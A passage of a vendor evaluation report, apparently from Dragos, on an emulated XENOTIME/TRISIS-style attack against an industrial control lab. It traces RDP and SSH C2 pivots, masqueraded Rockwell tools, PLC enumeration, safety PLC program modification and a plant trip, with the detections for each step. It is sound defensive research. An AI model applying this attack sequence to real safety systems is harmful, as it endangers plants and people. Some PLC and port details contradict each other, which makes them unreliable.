


Figure 20: A Windows Python compiled executable was detected from the Windows Host logging

Day 2 Summary

In summary, we observed what would best be described as some XENOTIME-like recon behaviors. We saw that the adversary brought in two new malicious files on the control engineering workstation:

- LogixMap.exe
- RSLINX.exe

These executables were correctly identified by the Dragos Platform as Python-compiled Windows executables. The Dragos Platform also identified the use of the Python Library called PYLOGIX based upon the network traffic generated by these binaries. This is an important detail, as it aligns with the XENOTIME TRISIS incident where the adversary used compiled Python binaries within their TRISIS Safety System targeting Malware. The two new binaries were focused on identifying controllers and enumerating them. We did identify some future work to explore, for instance, the adversary switched to UDP/44818 traffic which we did not anticipate in our protocol coverage as TCP/44818 is common but not the only CIP encapsulation. It was not a serious miss in the evaluation, but we are constantly looking for ways to improve our protocol coverage and detection capabilities and this was a prime example.

The Dragos Platform events and detections of note from the adversary's day 2 activities included:

1. **CIP Notifications and Concerning Host Attribute**
2. **Windows Python Compiled Executable**
3. **Windows Rockwell Binary Execution (Masquerading)**
4. **Baseline – New CIP Traffic**

ATT&CK for ICS Techniques Day 2

The following table is a summary of all the ATT&CK for ICS Techniques that were utilized by the adversary on day 2.

Technique Name	Technique ID
Lateral Tool Transfer	T0867
Masquerading	T0849
Remote Services	T0886
Scripting	T0853
Remote System Discovery	T0846
Remote System Information Discovery	T0888
Point & Tag Identification	T0861

DAY 3: SAFETY SYSTEM ENGINEERING WORKSTATION COMPROMISE AND SAFETY PLC ENUMERATION

Step 10 – Remote Desktop Pivot from Control EWS to Safety EWS

The adversary started day 3 by once again logging in using the "Engineer" user and then establishing a Remote Desktop Connection to the Control EWS (Remote Services **T0886**). The Dragos Platform baseline Notifications did see the new SSH connection over port 445 and the new RDP connections between the corporate network and the Control EWS.

Next, the adversary moved laterally from the Control EWS and into the Safety EWS using RDP. The adversary was able to reuse the same "Engineer" credentials that were used to access the Control EWS (Remote Services **T0886**). Using RDP as a network pivot within an ICS environment aligns closely with **XENOTIME Behavior**. XENOTIME is linked directly to the **Remote Services Technique** within ATT&CK for ICS. Furthermore, leveraging **Valid Accounts** within an ICS environment closely aligns with known **XENOTIME Behavior**. XENOTIME used **Valid Accounts** to move laterally through RDP jump boxes into the ICS environment.

Step 11 – C2 Deployment on Safety EWS

Upon accessing the Safety EWS, the adversary proceeded to copy and extract the files necessary for deploying the SSH-based C2 into a Temp Rockwell folder (Masquerading **T0849**, Lateral Tool Transfer **T0867**).

The adversary proceeded to execute the "install-csp.ps1" PowerShell script, which (as we saw on day 1) deployed the SSH-base C2 (Scripting **T0853**). The execution of the PowerShell script triggers a Notification and a Composite Analytic as a high severity Notification alerting the Dragos Platform operator of a potential Safety System compromise.

Like we saw on day 1, the PowerShell script creates a Windows Service for C2 persistence. Using the Windows Host log, the Dragos Platform created Events showing the service execution of "rockwell-csp3" and "csp-agent" (Engineering Workstation Compromise **T0818**).

Step 12 – C2 Connection to Control EWS

Next the adversary created a new session between the corporate network (via 10.0.100.1) and the control EWS (10.0.100.20) over port 445 using the "Engineer" user (Remote Service **T0886**).

Based on the file hash provided by SYSMON in our Windows Host Event logging, we knew that "CSP.exe" was really **"SSHD.exe"** (SSH server component that must be running on the system being managed remotely). The "SSHD.exe" binary is executed each time the adversary connects to its SSH-based C2. We can track when the adversary is active in an environment by looking for the "CSP.exe" process being created.




Figure 21: Visual summary of the adversary's day 3 activity




Figure 22: Dragos Platform Context Sensitive Composite Analytic for a Safety System Compromise

Step 13 – Program Upload from Safety PLC

The adversary proceeds to get a copy of the running safety system PLC program by performing a CIP Program Upload from the Safety EWS to the Safety PLC (Program Upload **T0845**).

Step 14 – Lateral Tool Transfer to Safety EWS

The adversary then creates a new remote SCP (SSH) connection to the safety EWS on port 2223 as the user "Engineer" (Remote Services **T0886**).

The Dragos Platform Baseline feature detected the new remote access communications between the Control EWS and Safety EWS over TCP port 2223 (Remote Services **T0886**).

Step 15 – C2 Connection to Safety EWS

Indication of a new remote SSH connection and relevant process creation on the safety EWS on port 2223. Using the Windows Event QFD, we were able to see the user once again login as the "Engineer" using over the SSH connection (Remote Services **T0886**). We see the process creation of "CSP.exe" (**"SSHD.exe"**) in the Dragos Platform Events which indicates that the adversary connected to the SSH-based C2.

Step 16 – Enumerate PLCs and Read All Control PLC Tags

The following commands were executed on the Safety EWS against the Safety PLC to enumerate its state and collect all of its Tag information.

Command	Resulting Network Traffic
RSLINX.exe 10.0.100.1 5	Network broadcast request (255.255.255.255) from safety EWS (10.0.100.15) on TCP port 44818
RSLINX.exe 10.0.100.105 2	Use the CIP protocol to get the "Device Type" of the Control PLC
RSLINX.exe 10.0.100.105 1	Use the CIP protocol to get the "Status" of the Control PLC
RSLINX.exe 10.0.100.105 3	Use the CIP protocol to get all the program tags from the Control PLC

Once again, the Dragos Platform leveraged Windows Host logging to generate an Event regarding the masqueraded Rockwell binaries and a Notification of a Windows Compiled Python Executable (Detect Operating Mode **T0868**, Point & Tag Identification **T0861**).




Figure 23: Dragos Platform Event for the execution of a Masqueraded Rockwell binary "RSLINX.exe"




Figure 24: New SSH Communication over port 2223 between the Control EWS and Safety EWS

Day 3 Summary

Over the course of the last 3 days, not a single Indicator of Compromise (IOC) was used by the adversary. This is ideal and demonstrates MITRE's efforts in sticking to TTPs and not IOCs which makes for a challenging and rewarding evaluation. For example, the adversary used PowerShell OpenSSH rather than a framework like Metasploit or Cobalt Strike that the Dragos Platform also has numerous IOC detections for. Nor did the adversary use any network exploits or local privilege escalation techniques that could have provided IOCs. Many in the community use IOCs but they become stale quickly, are error-prone, and easily adjusted by the adversary. They should be leveraged, but used alone are not enough to have a robust detection strategy. Dragos's strategy is instead around behaviors with a focus on deeply understanding the environment. This has allowed us to detect every phase of the attack with strong confidence.

The Dragos Platform events and detections of note from the adversary's day 3 activities included:

1. **PowerShell Execution of Base64 Encoded Command**
2. **CIP Notifications and Concerning Host Attribute**
3. **Windows Python Compiled Executable**
4. **PyLogix Use Detected**
5. **Windows Rockwell Binary Execution (Masquerading)**
6. **Baseline – New CIP Traffic**
7. **RDP negotiation request**
8. **Windows Service Installation**
9. **Windows LOLBAS binary Execution**
10. **CIP Program Upload**

ATT&CK for ICS Techniques Day 3

The following table is a summary of all the ATT&CK for ICS Techniques that were utilized by the adversary on day 3.

Technique Name	Technique ID
Remote Services	T0886
Masquerading	T0849
Scripting	T0853
Engineering Workstation Compromise	T0818
Program Upload	T0845
Remote System Discovery	T0846
Remote System Information Discovery	T0888
Detect Operating Mode	T0868
Point & Tag Identification	T0861

DAY 4: CONTROL PLC AND SAFETY PLC PROGRAM MODIFICATIONS AND PLANT TRIP

Step 17, 18 – C2 Connection to Control EWS

The adversary started day 4 by connecting to the Control EWS over port 445 using the SSH based C2 and accessing the system using the "Engineer" user (Remote Services **T0886**).

Step 19 - Lateral Tool Transfer to Control EWS

The adversary then proceeds to transfer new tools to the Control EWS (Masquerading **T0849**):

- Install_RSLogix.zip
- RSLogix5000.exe
- RSComms.exe
- abRSA.exe

Steps 20, 21, 22 - Lateral Tool Transfer to Safety EWS

The adversary then proceeds to transfer a file called "Install_GuardLogix.zip" over SSH from the Control EWS to the Safety EWS over port 2223 (Lateral Tool Transfer **T0867**).

After establishing a connection between the Control EWS and Safety EWS over port 2223, the adversary transfers "Install_GuardLogix.zip" and extracts several executable files into a temp folder (Lateral Tool Transfer **T0867**).

Step 23 – Modification of Safety PLC Program and Forced Value on Safety PLC

The adversary executed a binary called "RSLogix5000.exe" on the Safety EWS with the following command (Masquerading **T0849**, Scripting **T0853**):

```
RSLogix5000.exe 10.0.100.105 1
```

The binary "RSLogix5000.exe" connects to the Safety PLC and reads a single status attribute (Detect Operating Mode **T0868**).

Once the status of the Safety PLC has been read, the adversary knows the Safety PLC is in REMOTE which will allow modifications to the program running on the Safety PLC. This is very similar to the **XENOTIME / TRISIS incident where the Safety PLC was in REMOTE and allowed remote modifications to the Safety System control logic**.




Figure 25: Visual summary of the adversary's day 4 activity




Figure 26: Dragos Platform Notification of a Program change or Online edit occurring from the Safety EWS to the Safety PLC and the presence of PYLOGIX based CIP traffic

The adversary proceeded to execute the “RSLogix5000.exe” command again with a different set of parameters (Masquerading **T0849**, Scripting **T0853**):

```
RSLogix5000.exe 10.0.100.105 11
```

This time the binary “RSLogix5000.exe” makes modifications to the Safety PLC by first uploading the current PLC program from the Safety PLC (Program Upload **T0845**), modifying the control logic, and then Downloading the modified program back to the Safety PLC (Program Download **T0843**). In a normal operating environment, this would be known as an “Online Edit”. An “Online Edit” is when a PLC program is modified while running without the need to stop the running process.

After modifying the Safety PLC program, the adversary executes another masqueraded binary on the Safety EWS called “RsComms.exe” (Masquerading **T0849**, Scripting **T0853**). This binary reads a tag multiple times from the Safety PLC and then writes a new value to it (Modify Program **T0889**, Unauthorized Command Message **T0855**, Loss of Safety **T0880**).

Step 24 – Process Tripped by Forcing of Values on Control PLC

The adversary proceeds to execute the “RSLogix5000.exe” command again, this time targeting the Safety PLC (Masquerading **T0849**, Scripting **T0853**):

```
RSLogix5000.exe 10.0.100.110 1
```

As a direct result of the “RSLogix5000.exe” execution we again see the Notification of CIP Get Attribute Single request for the “Status” attribute of the Safety PLC (10.0.100.105) (Detect Operating Mode **T0868**)

The adversary switches their focus back to the Control EWS host and then executes the “RSComms.exe” masqueraded binary.

The execution of “RSComms.exe” on the Control forces several values within the Control PLC. At this point in the attack, the plant trips and we can see a drop in CIP traffic along with CIP Error messages for a Connection Failure. (Loss of Availability **T0826**). These Events are very similar to what occurred during the **XENOTIME/TRISIS incident**, where the adversary inadvertently tripped the plant (more than once) which triggered a root cause analysis investigation. This ultimately led to an incident response effort being initiated in the case of TRISIS. The accidental impact by an adversary to an operating ICS process is also reminiscent of the **2014 attack against a German steel mill**, where the adversary (likely unintentionally) knocked over the safety system and caused a blast furnace to meltdown.

The Dragos Platform did not identify the specific tags being forced by the Control EWS on the Control PLC. Dragos will enhance our existing CIP protocol dissection to better cover CIP I/O values and forced values over CIP. The ability to see the specific values being forced provides additional and important context around attacks that leverage the control system to work against itself to create an impact.




Figure 27: Dragos Platform Event for the execution of the SFTP server used for file transfers during day 4




Figure 28: Dragos Platform Event generated when the SCP tool was used to transfer Rockwell Masquerade binaries

Step 25 – Malicious Program Downloaded to Safety PLC

After causing a process trip on the Control PLC, the adversary pivots back to the Safety EWS and once again executes the "RSComms.exe" masqueraded binary (Masquerading **T0849**, Scripting **T0853**). This time, the "RSComms.exe" binary changes the Safety PLC's operating mode to Program Mode (Change Operating Mode **T0858**). Changing a PLC's operating mode from Run Mode or Remote Mode to Program Mode will cause the running program to stop executing on the PLC. As a result, any industrial process process that is being run by the PLC will come to a complete stop.

The adversary executes the masqueraded Rockwell binary "RSLogix5000.exe" on the Safety EWS with a new set of parameters (Masquerading **T0849**, Scripting **T0853**).

```
RSLogix5000.exe 10.0.100.105 10
```

This command initiates a full Program Download to replace the program currently on the Safety PLC (Program Download **T0843**).




Figure 29: Dragos Platform Notification of a CIP Error code that indicates a communications loss between the Control PLC and the Safety PLC

